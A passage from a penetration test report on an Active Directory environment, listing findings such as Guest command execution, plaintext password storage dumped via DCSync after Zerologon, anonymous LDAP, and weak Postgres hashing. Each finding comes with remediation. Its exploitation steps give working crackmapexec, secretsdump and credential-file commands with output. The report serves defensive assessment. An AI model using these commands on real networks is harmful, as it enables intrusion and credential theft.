


Figure 103 *Authenticating as Guest into the domain joined hosts*

2. **Execute commands on workstation**
   Due to existing misconfigurations, the Guest account has `SYSTEM` level command execution on the Workstation hosts.

```
crackmapexec smb 10.0.0.5-127 -u 'Guest' -p '' -x whoami
```




Figure 104 *Executing Commands as the `Guest` user on the Workstation hosts*

Remediation

XXXXXX-XX recommends XXX to disable the `Guest` account on the domain.

END OF FINDING BLOCK

7.5.3 Plaintext Storage of Domain Passwords		CVSS	Risk
Impact	MEDIUM	4.7 MEDIUM	Low
Likelihood	LOW		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (DC01.corp.cc.local)		
Vulnerability Summary	XXXXXX-XX discovered the storage of domain passwords was configured to be in plaintext. When performing a DCSync attack, plaintext passwords for all user and machine accounts were obtained.		
Technical Impact Description	An attacker with high privileges would be able to obtain the plaintext password for all accounts on the domain. While the domain would already be compromised, by having the plaintext passwords of every user, attackers may be able to access resources beyond the domain, such as personal accounts.		
Business Impact Description	If exploited, this vulnerability will have a high business impact due to the disclosure of personally identifiable information of all users on XXX's Active Directory environment. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	It is likely that this would be abused by an attacker. However, having administrative or equivalent access to the domain is required to obtain these credentials.		
MITRE ATT&CK	T1552 - Unsecured Credentials		
	M1015 - Active Directory Configuration		
Compliance Violations	**PCI DSS:** 8.3.2 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A		
Exploitation Details			
1. **Enumerate the password properties on the domain**			

Any valid domain user can be used here.

```
python3 enum4linux-ng.py 10.0.0.5 -u 's.locke' -p '<REDACTED>'
```

```
 ==========================================
|    Policies via RPC for 10.0.0.5    |
 ==========================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 12
  Maximum password age: 59 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: true
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: ''
  Lockout duration: ''
  Lockout threshold: 10
Domain logoff information:
  Force logoff time: not set
```

Figure 105 *Output from enum4linux-ng shows the password properties*

2. **Dump domain passwords**
   A high-privileged domain user, such as an Administrator, is required for this. In this case, the machine account of the domain controller was used due to having its password reset by the Zerologon exploit.

```
impacket-secretsdump corp.cc.local/'DC01$':@10.0.0.5 -just-dc
-no-pass  | grep CLEARTEXT
```

```
┌──(root㉿[redacted])-[~]
└─# impacket-secretsdump corp.cc.local/'DC01$':@10.0.0.5 -just-dc -no-pass  | grep CLEARTEXT
w.robinson:CLEARTEXT:[redacted]
t.walsh:CLEARTEXT:[redacted]
s.swan:CLEARTEXT:[redacted]
k.atkinson:CLEARTEXT:[redacted]
e.thomas:CLEARTEXT:[redacted]
b.johnson:CLEARTEXT:[redacted]
k.purvis:CLEARTEXT:[redacted]
a.hunt:CLEARTEXT:[redacted]
h.powell:CLEARTEXT:[redacted]
j.victor:CLEARTEXT:[redacted]
i.appleton:CLEARTEXT:[redacted]
j.driscoll:CLEARTEXT:[redacted]
j.eagle:CLEARTEXT:[redacted]
b.nobbs:CLEARTEXT:[redacted]
```

Figure 106 *Dumping passwords with DCSync and finding plaintext credentials*

Remediation
XXXXXX-XX strongly recommends XXX disable reversible encryption of passwords in Active Directory via Group Policy.

END OF FINDING BLOCK

7.5.4 Suspicious Entry in PowerShell Script		CVSS	Risk
Impact	LOW	4.4 Medium	LOW.
Likelihood	N/A		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:L		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local) ➔ **TCP/3389** ➔ RDP		
Vulnerability Summary	XXXXXX-XX identified a scheduled task called KioskTask that executed a PowerShell script. Upon viewing the PowerShell script, XXXXXX-XX identified a line that configured the kiosk's landing page to a GIF.		
Technical Impact Description	N/A		
Business Impact Description	The suspicious entry in the PowerShell script can have a business impact on XXX on customer and user experience of XXX's guest environment, especially if the landing page to a GIF is not an intentional configuration by XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	N/A		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	**PCI DSS:** 2.2.4 **GDPR:** N/A **NRS § 603A.010-NRS § 603A.290:** N/A		
Exploitation Details			

3. **Enumerate scheduled tasks**
   Run the `schtasks` utility to view the KioskMode scheduled task on the machine.

```
schtasks /query /fo LIST /v
```

Figure 107 *Viewing the command ran by the KioskMode scheduled task*

4. **View the PowerShell file**
   Line 19 contains a URL to the GIF displayed on the kiosk's landing page.

```
$HomeURL = "https://c.tenor.com/Vyg73kR334sAAAAC/jurassic-park-ah.gif"
```

Figure 108 *Line 19 of `kioskmode.ps1` containing a link to a GIF*

Remediation

If the current functionality of the `kioskmode.ps1` script is not intended, XXXXXX-XX recommends XXX to modify or remove the URL in the PowerShell script.

END OF FINDING BLOCK

7.5.5	Anonymous LDAP Access	CVSS	Risk
Impact	LOW	4.3 Medium	Low
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	10.0.0.100 (LDAP.corp.cc.local) ➔ **TCP/389** ➔ LDAP		
Vulnerability Summary	XXXXXX-XX identified that an anonymous bind to the LDAP server was possible and small amounts of information was gained.		
Technical Impact Description	The information gained from exploiting this vulnerability does not grant access to information that could be considered sensitive. However, XXXXXX-XX did use the information gained to help craft additional attacks.		
Business Impact Description	This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	Exploitation of this misconfiguration is extremely likely due to no controls being in place to protect the system or service from anyone on the network having access. This misconfiguration is also trivial to exploit.		
MITRE ATT&CK	T1087 - Account Discovery		
	M1028 - Operating System Configuration		
Compliance Violations	**PCI DSS:** N/A **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A		
Exploitation Details			
1. **Connect to LDAP server with anonymous bind**			

```
ldapsearch -h 10.0.0.100 -x -s base namingcontexts description
```

```
┌──(root[redacted])-[~]
└─# ldapsearch -h 10.0.0.100 -x -s base namingcontexts description
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts description
#

#
dn:
namingContexts: dc=cozycroissant,dc=com

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

ccessed the LDAP server via anonymous bind

Remediation
XXXXXX-XX suggests XXX remove the ability to anonymously access the LDAP server. This will help prevent attackers from being able to enumerate the LDAP server and gain additional information on XXX's environment.

END OF FINDING BLOCK

7.5.6 Jellyfin Unauthenticated Quick Connect		CVSS	Risk
Impact	MEDIUM	4.3 Medium	Low
Likelihood	LOW		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L		
Affected Scope	10.0.0.20 (MEDIA.corp.cc.local) ➔ **TCP/80** ➔ HTTP ➔ **TCP/8096** ➔ HTTPS		
Vulnerability Summary	Upon accessing the internally accessible Jellyfin web page [redacted] was able to generate a quick connect code without authenticating as any user.		
Technical Impact Description	The technical impact to this system or other systems on XXX's network is minimal.		
Business Impact Description	The business impact to XXX based on this vulnerability is critical. The media server contains images of individuals in XXX branded apparel and images labeled "header" among others. Should any lewd or unfavorable images be added to this server, they would be displayed on connected devices which would harm XXX's reputation and potentially incur legal liability depending on the content of the images.		
Likelihood Description	Unauthorized usage of the quick connect feature is somewhat likely due to the ease with which it can be achieved and the accessibility of the web page since it is internally accessible. However, due to the lack of impact this has on gaining or elevating access within the XXX network, this misconfiguration would not be prioritized by an attacker.		
MITRE ATT&CK	N/A		
	M1047 - Audit		
Compliance Violations	N/A		

Exploitation Details

1. **Access the webpage**
   Simply entering the URL of the Jellyfin application into any web browser will work.




Figure 110 *Jellyfin landing page*

2. **Generate a Quick Connect code**
   Clicking the "Use Quick Connect" button from the previous screenshot will work without logging in.




Figure 111 *Quick Connect code generated on Jellyfin*

Remediation
XXXXXX-XX strongly recommends XXX mandate the usage of an account with a strong password to generate a quick connect code. If this is not possible, increasing the access controls on the Jellyfin by binding the dashboard page locally may help mitigate this misconfiguration.

END OF FINDING BLOCK

7.5.7	Weak Encryption	CVSS	Risk
Impact	CRITICAL	3.4 Low	LOW
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N		
Affected Scope	10.0.0.210 (PAYMENT-DB.corp.cc.local) → **TCP/5432** → postgres		
Vulnerability Summary	[redacted] has discovered that the Postgres instance on `PAYMENT-DB.corp.cc.local` is using the hashing algorithm MD5 for authentication. MD5 is considered an insecure hashing algorithm and should be replaced.		
Technical Impact Description	An attacker can gain the MD5 hash of the password being sent to authenticate to the database and crack the hashes to extract plaintext credentials.		
Business Impact Description	Successful exploitation of this vulnerability allows for an attacker to gain access to the Postgres database. The Postgres contains sensitive customer information meaning that if an attacker gains access, the attacker has full access to said information.		
Likelihood Description	This vulnerability is not very likely to be exploited due to the difficulty of the exploit.		
MITRE ATT&CK	N/A		
	M1054 – Software Configuration		
Compliance Violations	N/A		

Exploitation Details

1. **Gain access to** `PAYMENT-DB.corp.cc.local`
   XXXXXX-XX gained access to `PAYMENT-DB.corp.cc.local` by utilizing the vulnerability detailed in section 7.2.1, System Administrator Password Reuse.




Figure 112 *SSH into* `PAYMENT-DB.corp.cc.local` *server*

2. **Access the docker container**

```
docker exec -u 0 -it [container id] bash
```

3. **View the pg_hba.conf file**

```
cat /opt/bitnami/postgresql/conf/pg_hba.conf
```




Figure 113 *Configuration file displaying MD5 on the right*

Remediation

XXXXXX-XX recommends that XXX should replace MD5 with a more secure algorithm, such as SCRAM-SHA-256, as the hashing method used for authentication. SCRAM-SHA-256 is a much more secure hashing method compared to MD5 and that if an attacker were to be able to retrieve this hash, it would be nearly impossible to crack.

END OF FINDING BLOCK

7.5.8	Shadow IT Application	CVSS	Risk
Impact	LOW	0.0 LOW	LOW
Likelihood	LOW		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:N		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local)		
Vulnerability Summary	XXXXXX-XX discovered an application on all of the kiosks with a plaintext password in a configuration file. The application wasn't running but had potentially dangerous functionality.		
Technical Impact Description	The technical impact to this system or other systems on XXX's network is minimal because the application is not running.		
Business Impact Description	The business impact to this system or other systems on XXX's network is minimal because the application is not running. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	N/A		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	**PCI DSS:** 8.6.2 **GDPR:** N/A **NRS § 603A.010-NRS § 603A.290:** N/A		
Exploitation Details			
1. **Read secure_settings.ini file** This can be done through the File Explorer, or by using Command Prompt.			

```
type
C:\SecureAdmin\SecureAdministrationPassword\secure_settings.ini
```




Figure 114 *XXXXXX-XX reading the password from the file*

2. **Reverse the application and locate suspicious functionality**
   The dnSpy tool was used to reverse engineer the tool because it was written in C#. It is a free and open source tool. The following lines were located in the `DoCmd` function.

```
else
{
    string base64 = Convert.ToBase64String(Encoding.ASCII.GetBytes(cmd));
    if (Program.<>o__7.<>p__1 == null)
    {
        Program.<>o__7.<>p__1 = CallSite<Func<CallSite, object, string>>.Create(Binder.Convert(CSh
          (string), typeof(Program)));
    }
    string Url = Program.<>o__7.<>p__1.Target(Program.<>o__7.<>p__1, v) + "/?command=" + base64;
    Console.WriteLine("Sending " + Url);
    try
    {
        WebRequest request = WebRequest.Create(Url);
        request.Credentials = CredentialCache.DefaultCredentials;
        HttpWebResponse response = (HttpWebResponse)request.GetResponse();
        Console.WriteLine(response.StatusDescription);
        response.Close();
        bool flag2 = response.StatusDescription != "OK";
        if (flag2)
        {
            return false;
        }
    }
    catch (WebException e)
    {
        Console.WriteLine("Something went terribly wrong");
        return false;
    }
    result = true;
}
return result;
```

Figure 115 *dnSpy displaying potentially dangerous code*

Remediation
Due to the application not being visibly used by the hosts it was installed on, XXXXXX-XX

recommends XXX uninstall the application. If it is necessary or is in development, further code review and development in a developer environment is suggested.

END OF FINDING BLOCK

7.5.9 Excessive Information Disclosure		CVSS	Risk
Impact	LOW	N/A	LOW
Likelihood	LOW		
CVSS String	N/A		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/443** ➔ HTTPS		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered that the `userapi.php` file still contains functions that disclose information. The intended use of the file was to provide an instance for users to log in and access gift rewards. XXXXXX-XX was able to abuse the debug function call to gain verbose error messages.		
Technical Impact Description	Successful exploitation of this vulnerability may possibly lead to remote code execution under the context of the service account running the web application.		
Business Impact Description	N/A		
Likelihood Description	This vulnerability is considered unlikely to be exploited as the ease of exploitation is difficult. An attacker would need to have thorough understanding of PHP as well as being able to deduce an attack path purely from error messages.		
MITRE ATT&CK	T1190 – Exploit Public-Facing Application		
	M1047 – Audit M1050 – Exploit Protection		
Compliance Violations	N/A		
Exploitation Details			

1. **Discovery of the endpoint**
   Nmap data was uploaded to AM-UNGoS during the initial reconnaissance step. Port 80 was discovered to be open and upon visiting it revealed a login portal.




Figure 116 *Login portal depicted*

2. **Intercept the post request**
   XXXXXX-XX intercepted the login post request using Burp Suite. The GET request revealed `userapi.php` was being used to handle the request. In addition, the `login` function in particular of `userapi.php` was being used.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	https://10.0.0.12	GET	/			200	750	HTML		Rewards
3	https://10.0.0.12	GET	/assets/qrcode.js			200	37845	script	js	
4	https://10.0.0.12	GET	/assets/user.js			200	3211	script	js	
5	https://10.0.0.12	GET	/assets/core.js			200	3007	script	js	
6	https://10.0.0.12	GET	/favicon.ico			404	896	HTML	ico	404 Not Found
7	https://10.0.0.12	GET	/userapi.php?login&type=user;user=asdf;pass=asdf	✓		200	423	JSON	php	

Figure 117 *Web endpoints discovered during web application fuzzing*

3. **Debug function**
   Inputting the string `debug` into any point in the POST request data provides a stack trace of items being put into an array.

Figure 118 *Additional information revealed with the debug feature*

Remediation
XXXXXX-XX recommends that XXX should disable the debugging feature within this endpoint as it provides attackers unnecessary information of how the backend API is being handled.

END OF FINDING BLOCK

7.5.10	Exposed API Documentation	CVSS	Risk
Impact	MEDIUM	N/A	LOW
Likelihood	LOW		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N		
Affected Scope	10.0.0.200 (PAYMENT-WEB.corp.cc.local) ➔ **TCP/8000** ➔ HTTP-alt		
Vulnerability Summary	XXXXXX-XX has discovered that the alternative http service on `PAYMENT-WEB.corp.cc.local` contains an endpoint that has all of the API documentation available.		
Technical Impact Description	It may be possible that an attacker can gain access and compromise the payment-web portal based on the information given from the API documentation.		
Business Impact Description	N/A		
Likelihood Description	This vulnerability is not very likely to be exploited due to the difficulty of the exploit.		
MITRE ATT&CK	N/A		
	M1047 – Audit M1054 – Software Configuration		
Compliance Violations	N/A		

Exploitation Details

1. **Visit the `/doc` endpoint**
   Navigate to the `/doc` located at `http://10.0.0.200:8000/doc`

